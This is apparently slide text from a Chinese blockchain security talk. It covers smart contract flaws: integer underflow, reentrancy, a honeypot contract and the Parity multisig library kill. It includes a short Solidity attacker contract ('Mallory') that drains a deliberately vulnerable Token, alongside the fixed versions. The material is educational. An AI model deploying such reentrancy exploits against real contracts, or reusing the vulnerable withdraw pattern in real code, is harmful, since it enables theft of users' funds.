



一拳定胜负

智能合约攻守道与漏洞浅析

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主办方 **Geekbang** **InfoQ**
极客邦科技



正本清源，打造链圈 第一技术公众号

掌握前沿区块链资讯
深度分析区块链技术
致力于区块链技术普及



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云计算服务

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- Uint Overflow
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- 攻防实例

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- Parity
- Uninit Storage

- CTF

- Realworld CTF

```
1 contract Token {
2     mapping (address => uint) balance;
3     totalSupply = 10000000000;
4
5     constructor () {
6         balance[msg.sender] = totalSupply;
7     }
8
9     function transfer (address to, uint amount) public {
10         require(balance[msg.sender] - amount >= 0);
11         require(balance[to] + amount > amount);
12         balance[msg.sender] -= amount;
13         balance[to] += amount;
14     }
15 }
```

```

1 contract Token {
2     mapping (address => uint) balance;
3     totalSupply = 10000000000;
4
5     constructor () {
6         balance[msg.sender] = totalSupply;
7     }
8
9     function transfer (address to, uint amount) public {
10         require(balance[msg.sender] >= amount);
11         require(balance[to] + amount > amount);
12         balance[msg.sender] -= amount;
13         balance[to] += amount;
14     }
15     function buy(address to) public payable {
16         balance[to] += msg.value;
17     }
18     function withdraw(uint amount) {
19         require(balance[msg.sender] >= amount);
20         msg.sender.call.value(amount)();
21         balance[msg.sender] -= amount;
22     }
23     function query() public returns(uint) {
24         return balance[msg.sender];
25     }
26 }

```


Reentrancy Attack

```
1  contract Token {
...
15      function buy(address to) public payable {
16          balance[to] += msg.value;
17      }
18      function withdraw(uint amount) {
19          require(balance[msg.sender] >= amount);
20          msg.sender.call.value(amount)();
21          balance[msg.sender] -= amount;
22      }
23      function query() public returns(uint) {
24          return balance[msg.sender];
25      }
26 }
```

```
1  contract Mallory {
2      Token t = Token(0x1234...);
3      function() {
4          t.withdraw(t.query());
5      }
6 }
```

Reentrancy Attack

```
1 contract Token {  
...  
15     function buy(address to) public payable {  
16         balance[to] += msg.value;  
17     }  
18     function withdraw(uint amount) {  
19         require(balance[msg.sender] >= amount);  
20         msg.sender.call.value(amount)();  
21         balance[msg.sender] -= amount;  
22     }  
23     function query() public returns(uint) {  
24         return balance[msg.sender];  
25     }  
26 }
```

10ETH; buy(Mallory_addr)



```
1 contract Mallory {  
2     Token t = Token(0x1234...);  
3     function() {  
4         t.withdraw(t.query());  
5     }  
6 }
```


fallback function

Reentrancy Attack

```
1 contract Token {
...
15     function buy(address to) public payable {
16         balance[to] += msg.value;
17     }
18     function withdraw(uint amount) {
19         require(balance[msg.sender] >= amount);
20         msg.sender.call.value(amount)();
21         balance[msg.sender] -= amount;
22     }
23     function query() public returns(uint) {
24         return balance[msg.sender];
25     }
26 }
```


```
1 contract Mallory {
2     Token t = Token(0x1234...);
3     function() {
4         t.withdraw(t.query());
5     }
6 }
```






The DAO
\$150,000,000

投资方



项目方

\$150,000,000
- \$ 50,000,000



Ref: <https://coinmarketcap.com/zh/currencies/ethereum/>

Reentrancy Attack Reinforcement

```
1 contract Token {
...
15     function buy(address to) public payable {
16         balance[to] += msg.value;
17     }
18     function withdraw(uint amount) {
19         require(balance[msg.sender] >= amount);
20         msg.sender.call.value(amount)();
21         balance[msg.sender] -= amount;
22     }
23     function query() public returns(uint) {
24         return balance[msg.sender];
25     }
26 }
```

```
1 contract Mallory {
2     Token t = Token(0x1234...);
3     bool isFirst = true;
4     function() {
5         if (isFirst){
6             isFirst = false;
7             t.withdraw(1);
8         }
9     }
10    function attack() {
11        t.withdraw(1);
12    }
...
31 }
```

Reentrancy Attack Reinforcement



1 ETH
buy(Mallory_addr)

```
1 contract Token {  
...  
15     function buy(address to) public payable {  
16         balance[to] += msg.value;  
17     }  
18     function withdraw(uint amount) {  
19         require(balance[msg.sender] >= amount);  
20         msg.sender.call.value(amount)();  
21         balance[msg.sender] -= amount;  
22     }  
23     function query() public returns(uint) {  
24         return balance[msg.sender];  
25     }  
26 }
```


```
1 contract Mallory {  
2     Token t = Token(0x1234...);  
3     bool isFirst = true;  
4     function() {  
5         if (isFirst){  
6             isFirst = false;  
7             t.withdraw(1);  
8         }  
9     }  
10    function attack() {  
11        t.withdraw(1);  
12    }  
...  
31 }
```

Reentrancy Attack Reinforcement

$$\text{balance[Mallory]} = 1 - 1 - 1 = 2^{256} - 1$$

```
1 contract Token {
...
15 function buy(address to) public payable {
16     balance[to] += msg.value;
17 }
18 function withdraw(uint amount) {
19     require(balance[msg.sender] >= amount);
20     msg.sender.call.value(amount)();
21     balance[msg.sender] -= amount;
22 }
23 function query() public returns(uint) {
24     return balance[msg.sender];
25 }
26 }
```

```
1 contract Mallory {
2     Token t = Token(0x1234...);
3     bool isFirst = true;
4     function() {
5         if (isFirst){
6             isFirst = false;
7             t.withdraw(1);
8         }
9     }
10    function attack() {
11        t.withdraw(1);
12    }
...
31 }
```



checks-effects-interactions

```
1 contract Token {  
...  
15     function buy(address to) public payable {  
16         balance[to] += msg.value;  
17     }  
18     function withdraw(uint amount) {  
19         require(balance[msg.sender] >= amount);  
20         balance[msg.sender] -= amount;  
21         msg.sender.call.value(amount)();  
22     }  
23     function query() public returns(uint) {  
24         return balance[msg.sender];  
25     }  
26 }
```

Reentrancy Honey Pot

```

1 contract Private_Bank{
2     mapping (address => uint) public balances;
3     uint public MinDeposit = 1 ether;
4     Logger logger;
5     function Private_Bank(address _log){
6         logger = Logger(_log);
7     }
8     function Deposit() public payable{
9         if(msg.value >= MinDeposit){
10             balances[msg.sender]+=msg.value;
11         }
12     }
13     function CashOut(uint _am){
14         if(_am<=balances[msg.sender]){
15             if(msg.sender.call.value(_am)()){
16                 balances[msg.sender]-=_am;
17                 logger.log(msg.sender, _am);
18             }
19         }
20     }
21     function() public payable{}
22 }

```

```

23 contract Logger{
24     struct Msg{
25         address Sender;
26         uint Val;
27     }
28     Message[] public History;
29     function log(address _adr,uint _val)
30     public{
31         History.push(Msg(_adr, _val));
32     }
33 }

```

Ref: <https://medium.com/coinmonks/dissecting-an-ethereum-honey-pot-7102d7def5e0>


```

1 contract Private_Bank{
2     mapping (address => uint) public balances;
3     uint public MinDeposit = 1 ether;
4     Logger logger;
5     function Private_Bank(address _log){
6         logger = Logger(_log);
7     }
8     function Deposit() public payable{
9         if(msg.value >= MinDeposit){
10             balances[msg.sender]+=msg.value;
11         }
12     }
13     function CashOut(uint _am){
14         if(_am<=balances[msg.sender]){
15             if(msg.sender.call.value(_am)()){
16                 balances[msg.sender]-=_am;
17                 logger.log(msg.sender, _am);
18             }
19         }
20     }
21     function() public payable{}
22 }

```

```

23 contract Logger{
24     struct Msg{
25         address Sender;
26         uint Val;
27     }
28     Message[] public History;
29     function log(address _adr,uint _val)
30     public{
31         History.push(Msg(_adr, _val));
32     }
33 }

```

```

1 contract Logger{
2     function log(address _adr,uint _val)
3     public{
4         revert ();
5     }
6 }

```

Ref: <https://medium.com/coinmonks/dissecting-an-ethereum-honey-pot-7102d7def5e0>

```

1 contract Private_Bank{
2     mapping (address => uint) public balances;
3     uint public MinDeposit = 1 ether;
4     Logger logger;
5     function Private_Bank(address _log){
6         logger = Logger(_log);
7     }
8     function Deposit() public payable{
9         if(msg.value >= MinDeposit){
10             balances[msg.sender]+=msg.value;
11         }
12     }
13     function CashOut(uint _am){
14         if(_am<=balances[msg.sender]){
15             if(msg.sender.call.value(_am)()){
16                 balances[msg.sender]-=_am;
17                 logger.log(msg.sender, _am);
18             }
19         }
20     }
21     function() public payable{}
22 }

```

```

23 contract Logger{
24     struct Msg{
25         address Sender;
26         uint Val;
27     }
28     Message[] public History;
29     function log(address _adr,uint _val)
30     public{
31         History.push(Msg(_adr, _val));
32     }
33 }

```

```

1 contract Logger{
2     function log(address _adr,uint _val)
3     public{
4         require(msg.sender==OwnerAddr);
5     }
6 }

```

Ref: <https://medium.com/coinmonks/dissecting-an-ethereum-honey-pot-7102d7def5e0>

Parity Wallet


```

64 contract WalletLibrary is WalletEvents {
...
216 function initWallet(address[] _owners, uint _required, uint _daylimit) {
217     initDaylimit(_daylimit);
218     initMultiowned(_owners, _required);
219 }
...
393 }

```

```

395 contract Wallet is WalletEvents {
399 function Wallet(address[] _owners, uint _required, uint _daylimit) {
... // delegatecall initWallet()
419 }
...
424 function() payable {
425     // just being sent some cash?
426     if (msg.value > 0)
427         Deposit(msg.sender, msg.value);
428     else if (msg.data.length > 0)
429         _walletLibrary.delegatecall(msg.data);
430 }
...
448 address constant _walletLibrary = 0xcafe...;
...
461 }

```

```
64 contract WalletLibrary is WalletEvents {  
...  
215     modifier only_uninitialized { if (m_numOwners > 0) throw; _; }  
219     function initWallet(address[] _owners, uint _required, uint _daylimit) only_uninitialized {  
220         initDaylimit(_daylimit);  
221         initMultiowned(_owners, _required);  
222     }  
...  
396 }
```



3esmit commented on Aug 3, 2017

Contributor



BTW, when you deploy WalletLibrary, the init function will be open in that contract. I recommend you calling initWallet on WalletLibrary right after its deploy, just to ensure no one will use it.



7



4

“这个修复看起来靠谱。 不过建议你们在WalletLibrary里调用一次”

“你说的有道理”

“未来的某个时刻我们会调用一下”

... ..

devops199 @devops199 · Nov 7

I accidentally killed it.



anyone can kill your contract · Issue #6995 · parityt...

I accidentally killed it.

<https://etherscan.io/address/0x863df6bfa4469f3ead0be8>

github.com

51

318

602

```
64 contract WalletLibrary is WalletEvents {  
...  
225     function kill(address _to) onlymanyowners(sha3(msg.data)) external {  
226         suicide(_to);  
227     }  
...  
393 }
```



所有Parity多签名钱包自此无法访问
冻结资产共约\$278,000,000!





Uninitialized Storage

```
